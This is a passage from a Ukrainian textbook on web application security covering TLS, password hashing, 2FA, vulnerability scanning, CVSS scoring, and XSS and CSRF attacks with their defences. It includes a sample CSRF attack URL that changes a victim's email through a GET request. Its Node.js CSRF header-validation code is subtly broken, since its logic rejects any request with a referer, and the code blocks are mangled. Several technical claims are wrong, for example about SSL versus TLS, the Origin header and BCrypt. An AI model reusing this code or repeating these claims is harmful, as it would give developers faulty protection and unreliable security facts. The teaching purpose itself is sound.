Два основні криптографічні протоколи, які використовуються для захисту даних, що передаються по мережі, – це TLS і SSL.

Протокол TLS. TLS розробили з метою підвищення безпеки. Протокол TLS не має зворотної сумісності зі старими версіями SSL через безліч архітектурних відмінностей. Він забезпечує більш високий рівень захисту.

Протокол SSL. Протокол SSL має ширше розповсюдження, незважаючи на вразливість, що знижує його надійність.

Усі основні сучасні Web-браузери захищені за допомогою SSL або TLS додають в свій адресний рядок зображення «замка».

HTTP. Специфікація HTTP пропонує розширення HTTPS з метою підвищення безпеки. Дані в протоколі HTTPS передаються поверх криптографічних протоколів TLS/SSL. Якщо під час виконання запиту HTTPS TLS/SSL з'єднання виявляться скомпрометованими, браузер покаже користувачеві попередження.

Усі дані, що передаються по мережі, зашифровані та сумісні з TLS. Спосіб реалізації TLS-шифрування залежить від сервера, але всі основні пакети програмного забезпечення для Web-серверів пропонують просту інтеграцію [20, 25].

4.2.4. Захист облікових даних: паролі

Вимоги до безпеки паролів існують з низки причин, але, нажаль, більшість розробників не розуміють, що робить паролі захищеними від злому.

У криптографії існує таке поняття, як ентропія чи міра невизначеності. Загалом то потрібні паролі із високою ентропією. Поняття небезпечного пароля пов'язане не так з його довжиною та кількістю спеціальних символів, як із шаблонами, які в ньому можна виявити.

Важко повірити, але паролі більшості користувачів не є унікальними. Найпростіший шлях при підборі пароля до Web-додатку – знайти список найпоширеніших паролів та провести брутфорс.

Розширена атака за словником включає ще й комбінації поширених паролів, загальну структуру паролів та загальні комбінації паролів. Звісно,

залишається ще класичний брутфорс, у якому розглядаються всі можливі комбінації.

4.2.5. Захист хешуванням облікових даних

Щодо хешування. Конфіденційні облікові дані не можна зберігати у вигляді звичайного тексту. Перед першим збереженням слід хешувати пароль [25]. Цей нескладний процес дає величезні переваги щодо безпеки.

Ми з вами розглянули його на 3 курсі.

Алгоритми хешування відрізняються від більшості алгоритмів шифрування. По-перше, вони необоротні.

Сучасні алгоритми хешування дуже ефективні. Вони можуть перетворювати багатомегабайтні рядки символів на 128-264-бітні.

При перевірці надісланого користувачем пароля, ми повторно хешуємо його і порівнюємо з хешованим паролем у базі даних. Навіть якщо користувач має величезний пароль, ми зможемо дуже швидко виконати пошук і порівняння по базі.

Ще одна ключова перевага хешування — низька ймовірність колізій. Так називається ситуація, коли різні вхідні дані дають однакову хеш-функцію.

Алгоритми хешування для забезпечення цілісності облікових даних користувачів сучасних Web-додатків на цей день такі: BCrypt; PBKDF2.

BCrypt застосовувався як універсальний і вільний алгоритм шифрування. Та його брата, то "Crypt" - це функція хешування, яка за умовчанням постачається з Unix-системами.

PBKDF2. Алгоритм PBKDF2 – альтернатива функції BCrypt. В його основі лежить концепція «розтягнення ключа».

4.2.6. Захист двофакторною автентифікацією

До хешування паролів ми одночасно можемо також додати двофакторну автентифікацію (2FA) [25]. Двофакторна автентифікація — це функція захисту, що ефективно працює на дуже простому принципі.

Більшість систем 2FA вимагають на додаток до пароля, що вводиться в браузер, введення згенерованого пароля з мобільного додатка або текстового SMS-повідомлення. Більш просунуті протоколи 2FA використовують апаратний токен, який передається USB-флеш при перенесенні до комп'ютера користувача.

4.3. МЕТОДИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ WEB-РЕСУРСУ

Після розробки, написання та перевірки коду нам знадобиться способи, щоб гарантувати, що в додатку не залишилося непомічених вразливостей.

4.3.1. Автоматизована перевірка

Після аналізу коду його слід піддати автоматизованій перевірці, тобто виявленню вразливостей. Це дешевий, ефективний та такий, що забезпечує тривалий результат спосіб.

Методи автоматичного виявлення чудово підходять для пошуку непримітних недоліків коду, які часто вислизають від уваги проектувальників та рецензентів [26].

Найбільш поширені види автоматизованої перевірки безпеки: статичний та динамічний аналіз; регресійне тестування.

Кожна з цих форм автоматизації має свою мету і займає важливе місце у життєвому циклі розробки програми, оскільки виявляє свої типи вразливостей.

4.3.2. Статичний аналіз

Насамперед нам слід написати тести для статичного аналізу. Це сценарії, які оцінюють код щодо синтаксичних і типових помилок. Статичний аналіз може виконуватися локально під час розробки (за допомогою лінтера, для JS) та за запитом у репозиторії вихідного коду або при кожному коміті/надсиланні в master-гілку.

Ось невеликий список надійних та потужних інструментів статичного аналізу:

- Checkmarx (платний для більшості основних мов);
- PMD (Java - безкоштовний);
- Bandit (Python - безкоштовний);
- Brakeman (Ruby - безкоштовний).

Всі ці інструменти налаштовуються для аналізу синтаксису текстового документа, що є файлом з кодом.

Інструменти статичного аналізу мають бути налаштовані на пошук десяти найпоширеніших вразливостей?

Багато з цих інструментів існують для основних мов як у безоплатній, так і платній формі. Деякі пишуть їх з нуля, але, як правило, створені власними силами інструменти погано масштабуються під час роботи з базами коду.

Статичний аналіз часто дає змогу виявити такі загрози. До них в 2023 році віднесені операції, коли виявляються:

1. Міжсайтовий скриптинг – маніпуляції з DOM через innerHTML.
2. Відображення XSS – зміни і вилучення з URL-адреси.
3. DOM XSS – приймачі DOM, такі як setInterval.
4. Впровадження SQL-коду – рядки, що надаються користувачем, які використовуються в запитах.
5. CSRF – запити GET, що змінюють стан.
6. DoS – неправильно написані регулярні вирази.

Статичний аналіз — важливий і простий засіб виявлення вразливостей загального плану, але, на жаль, він дає багато хибних спрацьовувань.

Словом, інструменти статичного аналізу відмінно підходять для пошуку поширених вразливостей і неправильних конфігурацій, особливо в мовах програмування зі статичною типізацією, але менш ефективні, якщо перед нами стоїть завдання знайти вразливості, пов'язані з логічною структурою додатків та ланцюжків вразливостей.

4.3.3. Динамічний аналіз

На відміну від статичного аналізу, у якому розглядається лише сам код, динамічний аналіз відбувається у процесі виконання коду.

Для динамічного аналізу ПЗ потрібне середовище, що нагадує реальні умови (сервери, робота тощо). Динамічний аналіз добре виявляє реальні вразливості, тоді як статичний найчастіше виявляє потенційні вразливості, але має обмежені методи їх докази [26].

У процесі динамічного аналізу виконується код, а потім відбувається порівняння вихідних даних з моделлю, що описує вразливість та неправильні конфігурації. Тож це чудовий варіант для тестування динамічних мов, адже він дозволяє подивитися на результат роботи коду, а не лише на вхідні дані та потік їх обробки. Підходить динамічний аналіз для пошуку вразливостей, що виникають як побічний ефект роботи програми, таких як неправильне збереження в пам'яті конфіденційних даних або атаки побічних каналів.

Ось деякі інструменти динамічного аналізу для різних мов та фреймворків: IBM AppScan; Veracode (платний); Iroh (безкоштовний).

4.3.4. Регресійне тестування

Остання форма автоматизованої перевірки Web-застосунків на наявність уразливостей — це мережі регресійного тестування. У порівнянні з ними

інструменти статичного та динамічного аналізу складніші в установці, налаштуванні та підтримці.

Набір для регресійного тестування схожий на пакети для функціонального тестування або для тестування продуктивності, але перевірки піддаються вже виявлені вразливості, щоб гарантувати, що вони не потраплять у кодову базу в результаті відкату або перезапису.

Для такого тестування не потрібне спеціальне середовище. Головна умова – здатність відтворити вразливість. Його легко можна настроїти на регресійне тестування безпеки.

Регресійний тест гарантує, що кінцева точка `changeSubscriptionTier` приймає лише один HTTP-метод: POST. Якщо будь-які майбутні зміни призведуть до того, що ця кінцева точка почне приймати запити, відмінні від POST, або виправлення зазнає перезапису, тест завершиться невдачею, що означає повернення вразливості.

Іноді регресійні тести вразливості настільки прості, що можна написати ще до виявлення цієї вразливості. Це може стати в нагоді для коду, на який можуть сильно вплинути дрібні незначні зміни. Зрештою таке тестування дає нам простий та ефективний спосіб запобігання повторній появі в кодовій базі вже виправлених вразливостей.

4.3.5. Процедури відповідального розкриття інформації

У кожній установі має бути чітко прописано процедуру розкриття вразливостей, виявлених у додатку.

У процесі внутрішнього тестування не завжди можна охопити всі можливі варіанти використання програми. Через це існує ймовірність, що клієнти в процесі роботи з додатком виявлять уразливості.

Отже розглянемо програми, що забезпечують заохочення, тим хто найде прогалини в коді і програмі, типу Bug Bounty.

Програма відповідального розкриття інформації дає шанс користувачам повідомляти про виявлені вразливості, але не стимулює їх тестування. В

останні десятиліття компаніями-розробниками ПЗ запущено програми полювання за помилками Bug Bounty, коли за правильно документовані звіти про вразливість від кінцевих користувачів пропонуються грошові призи.

Існують також інститут сторонніх пентестерів. Щоб отримати більш глибоке уявлення про безпеку коду, варто звернутися до сторонніх пентестерів. Вони не пов'язані з вашою організацією, але детально аналізують безпеку вашого Web-додатку.

Компаніям, що спеціалізуються на такого роду тестуванні, можуть бути передані певні частини додатка. У межах юридичних угод найчастіше можна безпечно надати вихідний код. В ідеалі тести за контрактом повинні проводитися для нещодавно написаних фрагментів кодової бази додатка до його запуску у виробництво.

4.4. МЕТОДИ УПРАВЛІННЯ ВИЯВЛЕНИХ ВРАЗЛИВІСТЕЙ У WEB-РЕСУРСАХ

У великих WEB-ресурсах вразливості виявлятимуться на всіх етапах - від проектування архітектури до остаточної версії коду ПЗ. Вразливості, виявлені на етапі проектування, найпростіше виправити, а контрзаходи можна розробляти до початку написання коду. А ось уразливості, які були виявлені після цього етапу, необхідно належним чином контролювати, щоб зрештою усунути.

4.4.1. Відтворення вразливостей

Відразу після отримання звіту про вразливість її слід відтворити в середовищі, що нагадує реальні умови роботи програми. Це дозволяє визначити, чи справді йдеться про вразливість. Іноді помилки конфігурації, надіслані користувачем, можуть бути уразливими.

Для ефективного відтворення вразливостей необхідно створити проміжне середовище, яке максимально точно імітує реальну роботу з додатком. Налаштування такого середовища може бути складним, тому процес краще повністю автоматизувати.

Всі готові до випуску нові функції повинні з'явитися у зібраному середовищі продуктів, доступному лише у внутрішній мережі або захищеному зашифрованим входом до системи [26, 27].

4.4.2. Класифікація вразливостей

Після відтворення вразливості слід зрозуміти, як відбувається її експлуатація. Потрібно встановити механізм доставки шкідливого коду та визначити, що в результаті потрапляє під удар. На основі цієї інформації відбувається класифікація вразливостей за ступенем їхньої серйозності [26, 27].

Для класифікації важлива чітко визначена система оцінки, що відстежується: з одного боку, досить надійна, щоб давати точне порівняння, а з іншого – досить гнучка, щоб її можна було застосовувати і до незвичайних форм вразливостей. Найчастіше для цієї мети використовують загальну систему оцінки вразливостей.

4.4.3. Загальна система оцінки вразливостей

Загальна система оцінки вразливостей (Common Vulnerability Scoring System, CVSS) є безкоштовним і відкритим галузевим стандартом для оцінки серйозності вразливостей системи безпеки комп'ютера. Це чудовий варіант для організацій з обмеженим бюджетом або відсутністю штатних інженерів з безпеки.

Так як CVSS замислювалася як система оцінки вразливостей загального призначення, її часто критикують за неможливість точної оцінки всіх типів систем, рідкісних, унікальних вразливостей чи його ланцюжків. Але, як було

зазначено, ця безкоштовна система відмінно підходить для класифікації поширених вразливостей [26, 27].

Використовувалася три типи метрик:

- базові метрики описують характеристики вразливості, що не змінюються з часом і не залежать від середовища виконання;
- тимчасові метрики оцінюють, як серйозність вразливості змінюється з часом;
- контекстні метрики оцінюють уразливість з урахуванням характеристик інформаційного середовища.

Найчастіше використовуються базові метрики CVSS, а тимчасові та контекстні залишають для складніших випадків.

Вивчемо кожну з метрик докладніше.

4.4.3.1. CVSS: Базова метрика

Алгоритм оцінки у разі базової метрики CVSS v3.1 потребує восьми змінних:

- вплив на цілісність (Integrity Impact, I);
- вектор атаки (Attack Vector, AV);
- сфера впливу (Scope, S);
- складність доступу (Attack Complexity, AC);
- необхідний рівень привілеїв (Privileges Required, PR);
- взаємодія з користувачем (User Interaction, UI);
- вплив на конфіденційність (Confidentiality Impact, C);
- вплив на доступність (Availability Impact, A).

Розглянемо, які значення може набувати кожна зі змінних, що беруть участь у визначенні базової метрики.

Вектор атаки.

Вектор атаки може приймати значення «мережевий» (Network), «сусідня мережа» (Adjacent), «локальний» (Local) і «фізичний» (Physical) за рівнем зменшення загрози.

Ці значення описують ступінь віддаленості атакуючого від об'єкта, що експлуатується. Найважчим є доступ через мережу. Значення «фізичний» вказує на те, що атакуючому потрібен фізичний доступ до вразливої підсистеми. Так як отримати його вкрай складно, цей варіант вважається найменшим ризиком.

Складність доступу

Цей параметр приймає два значення - "низька" (low) або "висока" (high) - і характеризує складність експлуатації системи, яку можна визначити, наприклад, через кількість кроків (попередній збір інформації, налаштування), необхідних перед доставкою шкідливого коду, а також через кількість змінних, що знаходяться поза контролем хакера.

Наприклад, атака, яку можна здійснювати знову і знову без налаштування, має «низьку» складність доступу, тоді як атака, яка вимагає входу до системи певного користувача у певний час і на певній сторінці, буде характеризуватись «високою» складністю.

Необхідний рівень привілеїв

Цей параметр характеризує рівень авторизації, необхідний проведення атаки. Можливі три значення: "ні" (none, анонімний користувач), "низький" (low) і "високий" (high). Атака з «високим» рівнем привілеїв може здійснюватися лише адміністратором системи, тоді як "низький" рівень відноситься до звичайних користувачів.

Взаємодія з користувачем

Цей параметр допускає лише два значення: «не потрібно» (none) і «потрібно» (required), і вказує, чи потрібна взаємодія з користувачем (наприклад, його перехід за посиланням) для успішної атаки.

Сфера впливу

Цей параметр показує, чи атака зачіпає лише вразливий компонент або ж поширюється і на інші.

Значення «незмінна» (unchanged) вказує на атаку, яка торкнулася лише компонента, через який вона була здійснена. Значення «змінювана» (changed) відноситься до атак, що розповсюджуються за межі вразливої функціональності. Це може бути, наприклад, атака на базу даних, що впливає на операційну чи файлову систему.

Вплив на конфіденційність

Для цього параметра можливі три значення: відсутня (none), низька (low) і висока (high). Кожна експлуатація вразливості може супроводжуватися компрометацією даних, не призначених для не авторизованих користувачів. Серйозність компрометації залежить від ступеня на організацію, що, своєю чергою, визначається бізнес-моделлю докладання. Адже деякі установи (наприклад, у сфері охорони здоров'я) зберігають набагато більше конфіденційних даних, ніж інші.

Вплив на цілісність

Цей параметр також може приймати три значення: "відсутня" (none), "низька" (low) і "висока" (high). Перший варіант відноситься до атаки, що не впливає на стан програми. При другому змінюється певний стан програми в обмеженому обсязі, а «високий» вплив означає зміну всіх або більшості станів програми. Стан програми зазвичай використовується при зверненні до даних, що зберігаються на сервері, але може застосовуватися і щодо сховищ на боці клієнта (локальне сховище, сховище сеансів, indexedDB).

Вплив на доступність

Цей параметр може набувати відомі вже значення. Він характеризує доступність інформаційних ресурсів для звичайних користувачів. На доступність системи впливають атаки, що споживають пропускну здатність мережі (DoS), цикли процесора або атаки на виконання коду, які перехоплюють можливу функціональність.

Отже, введення параметрів, що були вам доведені, до алгоритму згаданого CVSS дає на виході показник від 0 - 10.

Це і є оцінка серйозності вразливості, на підставі якої можна визначити пріоритетність ресурсів та терміни виправлення. Крім того, вона допомагає визначити рівень ризику, який піддається додатку в результаті експлуатації вразливості. Оцінка CVSS є кількісною. Ось як вона зіставляється з результатами роботи інших ресурсів, які дають наступну критеріальну оцінку: 1–4: низький; 4.1–6.9: середній; 7–8.9: високий; 9+: критичний.

За допомогою алгоритму CVSS можна оцінювати виявлені вразливості, щоб ефективно розставляти пріоритети і усувати ризики.

4.4.3.2. CVSS: тимчасова метрика.

Тимчасова метрика в CVSS показує, наскільки добре організація підготовлена до роботи з вразливістю з огляду на її стан на момент звіту. Вона визначається трьома параметрами.

Зрілість доступних засобів експлуатації (Exploitability, E)

Приймає значення «неперевірена» (unproven) та «висока» (high). Ця метрика намагається визначити, чи є заявлена вразливість теоретичною, чи може бути розгорнута та використана так як є.

Рівень виправлення (Remediation Level, RL)

Рівень виправлення набуває значення, що пропонує рівень доступних пом'якшень.

Ступінь достовірності звіту (Report Confidence, RC). Цей параметр характеризує якість звіту про вразливість. Звіт без коду відтворення або розуміння того, як розпочати процес відтворення, отримає значення «непідтверджена» (unknown) достовірність. Якщо існує добре написаний звіт і вразливість легко відтворюється, параметр отримує значення «підтверджена» (confirmed).

Для тимчасової метрики використовується той же діапазон (0–10), просто вона служить для оцінки не самої вразливості, а існуючих заходів для пом'якшення наслідків, а також якості та надійності звітів про вразливість.

4.4.3.3. CVSS: контекстна метрика

Контекстна метрика CVSS відображає характеристики вразливості, пов'язані з середовищем користувача (специфічним для Web-додатку). Вона дозволяє зрозуміти, які дані чи операції становлять найбільший ризик, якщо ними скористається зловмисник [20, 25].

Алгоритм оцінки середовища приймає всі параметри базової оцінки та додатково до них ще три, які уточнюють вимоги до конфіденційності, цілісності та доступності програми.

Вимоги до конфіденційності (Confidentiality Requirement, CR)

Рівень конфіденційності, якого вимагає програма. Низьку оцінку отримують загальнодоступні додатки, тоді як додатки із суворими контрактними вимогами (Helsi, Дія) будуть оцінені вище.

Вимоги до цілісності (Integrity Requirement, IR)

Наслідки додатку, стан якого змінилося внаслідок експлуатації вразливості. Додаток, який створює тестові «пісочниці», отримає нижчу оцінку, ніж, наприклад, додаток, у якому зберігаються податкові записи підприємства.

Вимоги до доступності (Availability Requirement, AR)

Наслідки для застосування в результаті простою. Додаток, від якого очікується цілодобова робота, торкнеться більше, ніж додаток, що не обіцяє безвідмовного доступу.

Контекстна оцінка показує ступінь впливу вразливості виконання додатком вимог, тоді як базова оцінка характеризує саму вразливість.

Запитання для самоконтроля

1. Яке основне завдання захисту при формуванні архітектури додатку?
2. Для чого і як проводиться аналіз коду ПЗ?
3. Назвіть основні підходи до пошуку і аналізу вразливостей?
4. Назвіть основні методи захисту архітектури Web-ресурсу.
5. Конференційні облікові данні, що це?
6. Дайте визначення 2FA.
7. Назвіть основні методи виявлення вразливостей.
8. Дайте поняття загальної системи оцінки вразливостей.
9. Дайте поняття і перелічить CVSS.

РОЗДІЛ 5. МЕТОДИ ТА СПОСОБИ ЗАХИСТУ WEB-РЕСУРСІВ

5.1. МЕТОДИ ЗАХИСТУ ЗАХИСТ WEB-ДОДАТКУ ВІД XSS АТАК

Web-ресурси потребують захисту від різноманітних атак.

Розглянемо найпоширеніші і небезпечні види таких атак.

5.1.1. Атаки XSS і їх особливості

Метою XSS може стати крадіжка cookies користувача за допомогою вбудованого і реалізованого в серверній частині відповідного скрипта з подальшою вибіркою необхідних даних та використання їх для подальших атак та злому, вилучення даних з форм для передавання персональних даних користувача, або навіть задля проведення DDoS-атак. Зловмисник здійснює атаку не на пряму, а за допомогою вразливостей Web-сайту впроваджуючи свій спеціальний код [28, 29].

Класифікації для XSS атак не існує, однак прийнято виділяти три основних типи:

- постійна XSS атака (іноді в перекладах можна побачити поточна);
- непостійний XSS атака;
- XSS атака на основі DOM-моделі.

Розглянемо кожен більш ретельно.

5.1.1.1. Постійна XSS атака

Один із найбільш небезпечних типів вразливостей, що дозволяє зловмиснику отримати доступ до сервера і вже з нього керувати шкідливим кодом (видаляти, модифікувати). При зверненні до сайту виконуватиметься заздалегідь завантажений код, працюючий в автоматичному режимі. В основному таким вразливостям піддаються форуми, портали, блоги де

присутня можливість коментування в HTML без обмежень. Сам шкідливий код може бути вбудований як в текст так і в картинку/рисунок.

5.1.1.2. Непостійний XSS атака

Другим варіантом є непостійна атака. В цьому випадку шкідливий скрипт виступає в ролі запиту жертви до зараженого Web-сайту.

Цей принцип працює по наступній схемі [28, 29]:

1. Зловмисник заздалегідь створює URL-посилання, яке буде містити шкідливий код та відправляє його жертві.
2. Вона направляє цей URL-запит на сайт (переходячи по посиланню)
3. Сайт автоматично бере дані з шкідливого скрипта та підставляє у вигляді модифікованої URL-відповіді жертві.
4. У результаті в браузері у жертви виконується даний код, а зловмисник отримує всі cookies користувача.

5.1.1.3. Атака XSS на основі DOM-моделі

Дещо складніше. В цьому варіанті атаки можливе використання як постійного так і непостійного XSS [25, 30].

Для виявлення XSS вразливостей можна використовувати різноманітні спеціалізовані сервіси, які в автоматичному режимі проведуть сканування сторінки. Хоча даний метод не дає повної гарантії успіху, тому рекомендовано перевіряти сторінки в ручному режимі та обов'язково вилучити всі вразливі до даного типу атак спеціальні символи, в яких прописуються всі зарезервовані мовою HTML-запити та теги.

Серед методів боротьби з XSS можна виділити декілька основних [28, 29]:

1. Якщо на сайті присутній користувацький вхід, то необхідно виконувати шифрування.

2. Якщо шифрування виконати не можливо по певним причинам, варто використовувати перевірку введення (валідацію). Вона зазвичай використовує білі списки, а не чорні. Наприклад для того, щоб скласти список усіх шкідливих протоколів необхідно просто внести у список усі безпечні протоколи і заборонити усе що відсутнє у ньому. Це забезпечить захист навіть при появі нових шкідливих протоколів.
3. Безпечна обробка даних повинна виконуватися не лише на боці Web-сервера а й на боці клієнта
4. Використання JQuery. Найпоширеніша форма XSS в JQuery - це коли ви передаєте введення користувача селектору JQuery. Архітектори і розробники часто використовують `location.hash` і передають його селектору, що спричинить XSS, оскільки JQuery буде представляти HTML. JQuery розпізнав цю проблему і випрацював їх логіку вибору, щоб перевірити, чи починається введення з хеша.
5. Використання PHP. У PHP є вбудована функція для шифрування сутностей, відомих як `htmlspecialchars`. Необхідно викликати цю функцію, щоб уникнути введення даних у контексті HTML.
6. Використання CSP (Content Security Policy). CSP є останньою лінією захисту від міжсайтового скриптингу. Якщо захист від XSS не спрацював по певним причинам використовується політика безпеки для пом'якшення XSS, обмеживши можливості зловмисника. CSP дозволяє керувати різними речами, наприклад, чи можна завантажувати зовнішні сценарії та чи виконуватимуться вбудовані сценарії. Для розгортання CSP потрібно включити заголовок відповіді HTTP під назвою `ContentSecurity-Policy` зі значенням, що містить вашу політику.

Отже, запобігання XSS атакам є надзвичайно важливим для забезпечення цілісності даних Web-додатку. Основними з методів боротьби з

даним типом атак є використання JQuery, PHP, CSP, шифрування HTML, перевірка введення.

5.2. МЕТОДИ ЗАХИСТУ WEB-РЕСУРСУ ВІД CSRF АТАК

Настав час поговорити про те, як захистити кодову базу WEB-ресурсу від атак та знизити ймовірність того, що наші користувачі стануть жертвами будь-якого типу атаки, націленої на їхній сеанс.

У другому розділі було ми з вами вивчили, як відбувається підробка міжсайтових запитів, коли сеанс автентифікованого користувача застосовується для надсилання запитів від імені [30, 31].

Ми вивчили в тому ж розділі CSRF-атаки за допомогою тегів `<a>` `</a>` та `<img>` `</img>`, а також за допомогою HTTP-запиту POST, надісланого через Web-форму. Ви мали переконатися, наскільки ефективними і небезпечними є такі атаки. Вивчимо, як відбувається захист від такого типу зазіхань на кодову базу WEB-ресурсу.

5.2.1. Перевірка заголовків

Умовно ми передбачаємо, що небезпечне посилання поширюється електронною поштою або фігурує на якомусь Web-сайті. Джерела CSRF-запитів знаходиться за межами атакованого Web-додатку, тому для зниження ймовірності такої атаки потрібно перевіряти, звідки надійшов запит.

У специфікації HTTP нас у разі цікавлять два заголовка: *referer* і *origin*. У всіх основних браузерів ці заголовки неможливо програмно відредагувати за допомогою JavaScript. Це означає, що їх неможливо підробити.

Заголовок Origin

Заголовок `origin` є тільки в HTTP-запитах POST. Він вказує, звідки надходить запит. На відміну від заголовка `referer`, він присутній та у HTTPS-запитах. Виглядає він так `Origin: https://www.*****.com:90`.

Заголовок Referer

Заголовок `referer` встановлюється у всіх запитах, а також вказує ресурс, з якого вони надійшли.

Він відсутній лише у випадку, коли посилання встановлений атрибут `rel=noreferrer`.

Виглядає він так: `Referer:https://www.*****.com:70`.

Припустимо, до Web-сервера надсилається запит `POST https://www.*****.com/transfer` з параметрами `amount=1000` та `to_user=123`.

Можна переконатися, що заголовки вказують на джерело, яке вважає сервер надійним. Ось реалізація такої перевірки від програмної платформи `node`:

```
const transferFunds = require('../operations/transferFunds');
const session = require('../util/session');
```

```
const validLocations = [
  'https://www.*****.com',
  'https://api.*****.com',
  'https://portal.*****.com'
];
```

```
const validateHeadersAgainstCSRF = function(headers)
{const origin = headers.origin;

const referer = headers.referer;

if (!origin || referer) { return false; }if
(!validLocations.includes(origin) ||

!validLocations.includes(referer)) {
  return false;
}

return true;
};
```

```
const transfer = function(req, res) {
```

```
if (!session.isAuthenticated) { return res.sendStatus(401); }  
  
if (!validateHeadersAgainstCSRF(req.headers)) { return res.sendStatus(401); }  
  
return transferFunds(session.currentUser, req.query.to_user, req.query.amount);  
};  
  
module.exports = transfer;
```

По можливості слід перевіряти обидва заголовки.

Якщо їх немає, можна з упевненістю припустити, що запит нестандартний і має бути відхилений.

Це лише перша лінія захисту, і в деяких випадках вона не працює. Якщо злоумисник виконає XSS-атаку на джерело з білого списку, він зможе імітувати запит від цього джерела, яке, зрозуміло, буде прийнято.

Ще більше слід стурбуватися, якщо Web-сайт дозволяє розміщувати контент користувача.

У цьому випадку перевірка заголовків з метою переконатися, що запити надходять від довірених серверів, взагалі не є корисним.

Тому найкраще комбінувати кілька форм захисту від CSRF, і перевірка заголовка в цьому випадку буде лише відправною точкою, а не повноцінним рішенням.

5.2.2. CSRF-токен

Найпотужнішою формою захисту від міжсайтової підробки запитів можна вважати CSRF-токен (рис. 5.1).

Ці токени реалізуються кількома способами, щоб відповідати архітектурі програми. Загалом сайти, в основному, покладаються на них як на основний захист від CSRF-атак.




Рис. 5.1. Схема організації захисту на основі CSRF-токені

Принцип дії CSRF-токену.

1. Web-сервер відправляє клієнту спеціальний токен, який згенерований криптографічним алгоритмом з низьким числом колізій. Це означає, що шанс отримати два ідентичні токени надзвичайно малий. Токени можна повторно генерувати при кожному запиті, але зазвичай створюється один токен за сеанс.
2. Кожен запит від Web-програми тепер супроводжується надсиланням токена. Токен пов'язаний як із формами, і із запитами. На сервері токен перевіряється, тому що потрібно переконатися, що він активний (не прострочений), автентичний і не піддавався маніпуляціям. Якщо перевірку не пройдено, запит реєструється, але не виконується.
3. Оскільки CSRF-токен є унікальним для кожного сеансу та для кожного користувача, його вимога надзвичайно ускладнює CSRF-атаки. Зловмиснику не тільки потрібен актуальний CSRF-токен, а й потенційне коло його жертв обмежується лише одним користувачем. Крім того, якщо термін дії токена завершився до переходу користувача за шкідливим посиланням, атака стане неможливою. Це корисний побічний ефект цієї захисної стратегії.

5.2.3. CSRF-токени без збереження стану

У минулому, особливо до появи архітектури REST для API, багато серверів вели облік підключених клієнтів і завдяки цьому могли управляти CSRF-токенами [30].

Сьогодні серед попередніх вимог до архітектури API часто фігурує відсутність фіксації стану. Переваги такої архітектури не можна недооцінювати. Немає сенсу повертатися до проекту зі збереженням стану лише заради CSRF-токенів.

Потім увімкніть/вимкніть CSRF-захист за допомогою опції `csrf_protection` (див. довідник конфігурації CSRF):

```
# config/packages/framework.yaml
framework:
  # ...
  csrf_protection: ~
```

Токени, які використовуються для CSRF-захисту, мають бути різними для кожного користувача і зберігатися в сесії. Тому сесія розпочинається автоматично, як тільки ви відображаєте форму з CSRF-захистом.

Більш того, це означає, що ви не можете повністю хешувати сторінки, які мають форми з захистом від CSRF. Як варіант, ви можете:

Вбудувати форму всередину нехешованого фрагмента ESI та хешувати залишок змісту сторінки;

Хешувати всю сторінку і завантажити форму через нехешований запит AJAX;

Хешувати всю сторінку і використати `hinclude.js` для завантаження CSRF-токена за нехешованим запитом AJAX, та замінити значення поля форми ним.

Як і токен аутентифікації без збереження стану, CSRF-токен повинен складатися з:

- унікального ідентифікатора користувача, якому належить токен;

- тимчасової позначки;
- зашифрованого випадкового числа, ключ якого існує лише на сервері.

Комбінація цих елементів дасть CSRF-токен, який не тільки зручний, але й споживає менше ресурсів сервера, ніж альтернатива з відстеження стану, оскільки управління сеансами погано масштабується.

5.2.4. Протидія CRSF на рівні коду

Існує безліч методів усунення або зниження ризику CSRF у Web-додатку, які реалізуються на етапі проектування або написання коду. Ось деякі з них [30]:

- перевага запитів GET без збереження стану;
- впровадження захисту CSRF для всієї програми;
- перевірка запитів за допомогою проміжного програмного забезпечення.

Додавання до Web-додатків цих простих засобів захисту різко знизить ризик стати жертвою підробки міжсайтових запитів.

5.2.5. Запити GET без збереження стану

Найбільш поширені CSRF-атаки, що легко розповсюджуються, відбуваються через HTTP-запити GET, тому важливо правильно структурувати виклики API, щоб знизити ризик.

Потрібно зробити так, щоб ці запити не зберігали та не змінювали жодного стану на боці сервера. В іншому випадку майбутні запити GET або їх модифікації залишаться відкритими для потенційних уразливостей CSRF.

Розглянемо наступні API:

```
// GET
```

```
const user = function(req, res) {
  getUserById(req.query.id).then((user) => {
    if (req.query.updates) { user.update(req.updates); }
    return res.json(user);
  })
}
```

```

    });
};

// GET

const getUser = function(req, res) {
  getUserById(req.query.id).then((user) => {
    return res.json(user);
  });
};

// POST

const updateUser = function(req, res) {
  getUserById(req.query.id).then((user) => {
    user.update(req.updates).then((updated) => {
      if (!updated) { return res.sendStatus(400); }
      return res.sendStatus(200);
    });
  });
};

```

Перший API об'єднує дві операції в один запит із додатковим оновленням. Другий розділяє повернення вибірки та оновлення користувачів на запити GET та POST відповідно.

Перший API можна використовувати для підробки міжсайтових запитів за допомогою будь-якого HTTP-запиту GET. Наприклад, використовуючи посилання або зображення: <https://<url>/user?user=123&updates=email:hacker>.

